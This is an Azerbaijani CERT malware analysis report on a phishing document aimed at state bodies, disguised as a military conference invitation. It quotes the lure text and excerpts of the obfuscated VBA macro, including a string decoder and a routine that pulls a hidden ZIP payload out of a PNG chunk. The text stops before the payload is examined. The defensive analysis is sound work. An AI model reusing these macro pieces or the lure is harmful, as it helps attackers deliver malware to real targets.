
MRLAB

Aurora – Yerli dövlət orqanlarını hədəf alan zərərverici sənədin analizi - telebler.doc

Azərbaycan Respublikası Xüsusi Rabitə və İnformasiya Təhlükəsizliyi Dövlət Xidməti – Kompüter İnsidentlərinə qarşı Mübarizə Mərkəzi -Malware Research Lab – S. Abasov - 28 Aprel 2022

Laboratoriyaya yerli dövlət orqanlarına göndərilən şübhəli məktub haqqında məlumat daxil olduqdan sonra şübhəli məktubu analiz etməyə başladıq. Saxta məktub qısa mətn və 1 ədəd bağlamadan ibarət idi. Məktubun Azəbaycan Respublikası ilə Ermənistan arasında yaranacaq olan konfliktən bir müddət əvvəl göndərilməsidə diqqətimizdən yayınmamışdı.

MD5: 74393A272D26F540A735301332E94674
SHA-1: A2BBC8C6431BAD3B8B420F4504EC70E2BFDFF397



Hörmətli professor-müəllim heyəti, dissertant və adyunktlar

04-05 may 2021-ci il tarixlərində Silahlı Qüvvələrin Təlim və Tədris Mərkəzində Ulu öndər Heydər Əliyevin anadan olmasının 98 illiyi münasibətilə "Milli təhlükəsizlik və elmi innovasiyalar" elmi-praktiki konfransı keçiriləcək. Konfransda iştirak etmək istəyənlər məktuba əlavə olunan tələblərdə göstərilən qaydada Silahlı Qüvvələrin Hərbi Akademiyasının ünvanına tezis və məqalə göndərə bilərlər. Redaksiya heyəti tərəfindən müsbət rəy verilən məqalələr Silahlı Qüvvələrin Hərbi Akademiyasında fəaliyyət göstərən elmi-praktik jurnalların müvafiq nömrələrində nəşr olunacaq.

Zəhmətl olmasa, qoşmada göstərilən son tarixə qədər tezislərinizi göndərin, sonradan əlavə etmək mümkün olmayacaq. Konfransda çıxış etməyiniz qarşıdan gələn attestasiyada sizin xeyrinizədir.

telebler.docx

Hörmətlə,


Hərbi Təhsil İdarəsinin Elm şöbəsi

telebler.docx adında olan bağlama, fayl yükləmə servislərindən birinə upload edilmiş idi. Nümünə faylı yüklədiyimiz zaman .docx (Office Open XML) deyil .doc formatında (**Microsoft Compund Binary File**) fayl olduğunu aşkar etdik.

```
D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00
```

Şəkil 1 CFB signature

Nümunə faylını MS Word ilə açdığımız zaman isə faylın mətni və ofisin bizə göstərdiyi xəbərdarlıq mesajı faylın zərərli olduğu haqqında ilkin məlumat verirdi.




Şəkil 2 Sənədin VBA Macros daşıdığı haqqında xəbərdarlıq mesajı

Name	Size	Packed Size	Created	Modified	Folders	Files
VBA	86 076	86 784	2021-02-14 12:53	2021-02-14 12:53	0	3
PROJECT	380	384				
PROJECTwm	41	64				

Name	Size	Packed Size	Created	Modified	Folders	Files
dir	735	768				
ThisDocument	73 947	74 240				
_VBA_PROJECT	11 394	11 776				


Analizə ilkin olaraq VBA macrosdan başladıq. Macros tamamı ilə obfuscate olunmuş kodlardan ibarət idi.



Burada **Document_Open** funksiyası entrypoint funksiyasıdır və VBA Macros aktiv edildiyi zaman avtomatik olaraq işə salınan ilk funksiyadır. Deobfuskasiya əməliyyatında istifadə edilən əsas funksiya **MyFu_OACZT_20210214_115603_xokkn_nc23** funksiyası idi.

```
Private Function MyFu_OACZT_20210214_115603_xokkn_nc23(ByVal inputVal As String) As String
    Dim i As Long
    Dim a As String
    Dim midaaa As String
    For i = 1 To Len(inputVal) Step 4
    midaaa = Mid$(inputVal, i, 4)
    a = Custom15_OACZT_20210214_115603_xokkn_47Convw32(midaaa)
    MyFu_OACZT_20210214_115603_xokkn_nc23 = MyFu_OACZT_20210214_115603_xokkn_nc23 & a
    Next i
End Function
```

Funksiya parametr olaraq daxil edilən mətni 4 xarakterlik parçaya bölür və bir sonrakı funksiyaya müraciət edirdi. Bu funksiya (Custom15_OACZT_20210214_115603_xokkn_47Convw32) isə gələn məlumatı (switch-case statement) decode edərək nəticəni geri göndəri.



Test məqsədi ilə pythonda **deobfuskasiya** funksiyalarını simulasiya edən kiçik bir scipt yazdım.


```
import sys


def MyFu_OACZT_20210214_115603_xokkn_nc23(inputVal):
    decoded = ""
    for i in range(0, len(inputVal), 4):
        inp_slice = inputVal[i: i +4]
        s = Custom15_OACZT_20210214_115603_xokkn_47Convw32(inp_slice)
        decoded += s

    return decoded
```

```
C:\Windows\System32\cmd.exe

C:\Users\user1\Desktop\telebler>deobfs.py 710570637078706970767080706970747067711570927069707270657105708570797080706570
737101706270707065706370 80
Scripting.FileSystemObject
```



İlk öncə **710570637078706970767080706970747067711570927069707270657105708570797080706570737101706270707065706370 80** məlumatı decode edilərək FileSystemObject yaradılır. Bundan sonra isə macros **GetTempFolder & MyFu_OACZT_20210214_115603_xokkn_nc23("709270617069707870667061708471157086706970 76")** əmri ilə yeni bir fayl path generasiya edir. *%temp%\\Fairfax.zip.*

Əlavə isə cari istifadəçinin local qovluğuna uyğun olaraq daha bir neçə ədəd path generasiya edirdi. File extensionlar isə olduqca maraqlı idi - .zip, .bat, .docx

Daha sonra macros %appdata%\vstelmetry qovluğunun mövcud olub-olmadığını test edir. Əgər eyni adda mövcud qovluq yoxdursa fso.CreateFolder əmri ilə həmin qovluğu yaradır. Əksi təqdirdə isə macros icra edilmirdi.

Expression	Value
⊞ Me	
zixokknpPOACZTa_OACZT_20210214_115603_xokkn_th	"C:\Users\user1\AppData\Local\Temp\Fairfax.zip"
appFolder	"C:\Users\user1\AppData\Roaming\vstelmetry\"
ruxokknnnOACZTe_OACZT_20210214_115603_xokkn_r	"C:\Users\user1\AppData\Roaming\vstelmetry\Fairfax\Debug\runner.bat"
docxPath	"C:\Users\user1\AppData\Local\Temp\aurora9044.docx"
docxCopyPath	"C:\Users\user1\AppData\Local\Temp\aurora5419.zip"
docxUnzipFolder	"C:\Users\user1\AppData\Local\Temp\aurora820"

Bir neçə heç bir önəm kəsb etməyən funksiya icralarından sonra (obfuscation tricks) SaveAsDocx funksiyası çağrılır və parametr olaraq docxPath(%temp%\aurora[randnumber].docx) mətni göndərilir. Bu funksiya olduqca əhəmiyyətli idi. Çün ki, funksiya telebler.doc faylının(özünün) bir nüsxəsini məhz **%temp%\aurora[randnumber].docx** faylına yazırdı.

```
foo.SaveAs2 FileName:=filePath, _
    FileFormat:=wdFormatDocumentDefault
```

aurora675.docx 07.04.2022 09:34 Microsoft Word Document 491 KB

Fayl yazıldıqdan sonra **fso.CopyFile** əmri ilə eyni qovluqda **%temp%\aurora675.docx** faylının nüsxəsini yeni fayl extension **(aurora8091.zip)** ilə yaradır və ardınca **aurora7044** qovluğu yaradaraq .zip fayl bu qovluğa extract edirdi.


```
Call fso.CopyFile(docxPath, docxCopyPath)
Call fso.CreateFolder(docxUnzipFolder)
Unzip docxCopyPath, docxUnzipFolder
Extract_OACZT_20210214_115603_xokkn_FromPng docxUnzipFolder & M
Unzip zixokknpPOACZTa_OACZT_20210214_115603_xokkn_th, appFolder
```

```
>>> for root, dirs, files in os.walk("."):
...     for name in files:
...             fullpath = os.path.join(root, name)
...             sha1 = hashlib.sha1(open(fullpath, 'rb').read()).hexdigest()
...             size = os.path.getsize(fullpath)
...             fullpath, size, sha1
...
('.\\[Content_Types].xml', 1362, '45c5422214093fa6cfb91c9bfb100faf05148e7b')
('.\\docProps\\app.xml', 982, 'ef132e190e36e3dac1ae9b746c06706a24a52b5e')
('.\\docProps\\core.xml', 739, '8cc65906641cc89e9996139c5f6c0f9d4db88867')
('.\\word\\document.xml', 3695, 'd9e78c26543298e6d35b6082598f37695b1b9eb4')
('.\\word\\fontTable.xml', 1658, '0fa9a865abfb1d82c4f502b5febe39bd619c4fd5')
('.\\word\\settings.xml', 3593, '2723df2d5fc9a134daec5ab4bc54d4a79d66fb53')
('.\\word\\styles.xml', 29485, 'aeaaa14e9afc8dd608fbc05325f192356e94d48f')
('.\\word\\webSettings.xml', 894, 'bbfce392412642feb8217bf5ed624e40b9c6db63')
('.\\word\\media\\image1.png', 489179, '4b957a34463169f1c4c2812494a9343fae7c9218')
('.\\word\\theme\\theme1.xml', 8393, 'f5cba8a650d6ada98d170f1b22098d93b8ff8879')
('.\\word\\_rels\\document.xml.rels', 949, 'd92146f69d1320a007fa85007ee930a54118376f')
('.\\_rels\\.rels', 590, '9d7abf0ee4effcecad80c8bbfb276079a05b4342')
```

Burada diqqətimi cəlb edən bir məqam oldu. **Extract_OACZT_20210214_115603_xokkn_FromPNG** funksiyası. Bu funksiya 2 ədəd parametr qəbul edirdi.

- PngPath: **“%temp%\aurora7044 & decoded(‘\word\media\image1.png”)**
- OutputPath: **%temp%\FairFax.zip**

Parametləri qəbul edən funksiya PNG rəsm faylını parse edib içərisindən zip formatında yeni bir fayl (OutputPath) yaradırdı. Bu rəsm faylı telebler.doc sənədi açıldığı zaman qarşımıza çıxan əsas səhifədə yerləşən rəsm faylı idi.



Məruzələr toplusunun nəşr edilməsi məqsədilə, Ulu öndər Heydər Əliyevin anadan olmasının 98 illiyi münasibətilə keçiriləcək "Milli təhlükəsizlik və elmi innovasiyalar" elmi-praktik konfransa təqdim edilən məruzəyə aid tezis 05 aprel 2021-ci il, məqalə 05 may 2021-ci il tarixlərədək Azərbaycan Respublikası Silahlı Qüvvələrinin Hərbi Akademiyasına göndərilməlidir.


```
Private Function Extract_OACZT_20210214_115603_xokkn_FromPng(pngPath As String, outputPath As String)
    With CreateObject(MyFu_OACZT_20210214_115603_xokkn_nc23("70877090710170907088711571057080707870657061707 3"))
      .Open
      .Type = 1  ' adTypeBinary
      .LoadFromFile pngPath
      bytes = .Read
      Dim barr() As Byte
      barr = bytes
      Dim range() As Long
      range = FindPngDat_OACZT_20210214_115603_xokkn_aChunkRange(barr, 8)
      Dim resultArr() As Byte
      resultArr = SubA_OACZT_20210214_115603_xokkn_rray(barr, range(0), range(1) - range(0))
      Open outputPath For Binary Access Write As #1
         lWritePos = 1
         Put #1, lWritePos, resultArr
         Close #1
      .Close
   End With
End Function
```


Şəkil 3 PNG faylını parse edən funksiya

Funksiya PNG chunklar arasından **pUnk** tipində chunk axtarır və burada olan məlumatı oxuyurdu.

```
If chunk_type = MyFu_OACZT_20210214_115603_xokkn_nc23("7076708171007071") Then
```

PNG chunklara baxdığımız zaman pUnk tipində olan chunkın (chunk-5) birində PKZip header imzasını gördük. Bu isə datanın ZIP fayl olduğunu bizə deyirdi. Özümüz məlumatı (chunk_data) götürüb FairFax.zip olaraq fayla yazdıqdan sonra içərisinə göz gəzdirdik.



